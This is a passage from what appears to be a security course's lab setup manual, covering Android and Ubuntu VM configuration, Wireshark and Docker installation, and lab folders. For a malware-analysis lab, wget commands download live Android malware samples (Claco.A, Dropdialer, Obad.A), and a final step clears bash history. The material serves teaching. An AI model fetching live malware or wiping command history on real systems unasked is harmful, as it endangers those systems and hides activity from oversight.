
```
vi menu.lst
```

Add `vga=ask` (press i to insert) after first "quiet root=/dev/ram0" and save it (first Esc then type `:wq` and hit Enter).


Reboot:

```
reboot -f
```

It will ask you about which video mode to select each time you start the Android VM.




Select the last one (`360`) and you will enter a portrait screen:


Summer Lab Android [Running] - Oracle VM Virtual...
File
Machine
View
Input
Devices
Help
2:48
Search
Terminal Emulator
SQL Inject Demo
Contacts
Play Store
Right Shift

If the VirtualBox window doesn't fit the screen you can modify the scale in View menu. Now you can also modify `menu.lst` with `VGA=864` (`360` is in hex-format, its dec value is `864`), after that it will become `600*1080*32` by default in case you are tired of choosing the screen resolution every time.

7.1.2 Add contacts


Follow the information used in Lab 8




7.2 Create a Minimal Ubuntun VM


Download `ubuntu-20.04.2.0-desktop-amd64.iso` image file from Ubuntu official website

Start VirtualBox, click `New` button to create an empty Ubuntu VM, assign dynamically hard disk storage to it (I set it as 30 GB)





Run the newly created VM and select the image downloaded as the start-up disk.



7.2.1 Install Wireshark

Start a terminal and run

```
sudo dpkg-reconfigure wireshark-common
```

select `yes` and confirm, then run

```
sudo adduser $USER wireshark
```

Restart or log out. When you come back to this VM, you can launch Wireshark without root priviledge.

7.2.2 Install Docker

It can be used in Lab 6 and set containers up (following this manual) in case the VM environment doesn't work for any lab.

```
sudo apt-get remove docker docker-engine docker.io containerd runc
sudo apt-get update
sudo apt-get install \
    apt-transport-https \
    ca-certificates \
    curl \
    gnupg \
    lsb-release
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/
↪share/keyrings/docker-archive-keyring.gpg
echo \
  "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://
↪download.docker.com/linux/ubuntu \
  $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/
↪null
sudo apt-get update
sudo apt-get install docker-ce docker-ce-cli containerd.io
sudo usermod -aG docker $USER
newgrp docker
```

7.2.3 Install Network Tools

Install `net-tools` for debugging

```
sudo apt install net-tools
```

7.2.4 Change the resolution

To make the web app in Lab 6 fits the screen better, we must set a higher resolution as 1280*768.

7.2.5 Create Folders for Labs

Lab 4

```
mkdir ~/lab4
mkdir ~/lab4/volume
```

Lab 6

```
mkdir ~/lab6
mkdir ~/lab6/apks
cd ~/lab6/apks
wget https://github.com/ashishb/android-malware/raw/master/BreakBottleneck/
↪SamplesOfHIP2014TalkBreakBottleneck/Claco.A/Claco.A.apk
wget https://github.com/ashishb/android-malware/raw/master/BreakBottleneck/
↪SamplesOfHIP2014TalkBreakBottleneck/Dropdialer.A/Dropdialer.apk
wget https://github.com/ashishb/android-malware/raw/master/BreakBottleneck/
↪SamplesOfHIP2014TalkBreakBottleneck/Obad.A/Obad.A.apk
```

Lab 7

```
mkdir ~/lab7
mkdir ~/lab7/volume
```

7.2.6 Clear bash history

```
cat /dev/null > ~/.bash_history && history -c && exit
```

CHAPTER

EIGHT

INDICES AND TABLES

- genindex
- search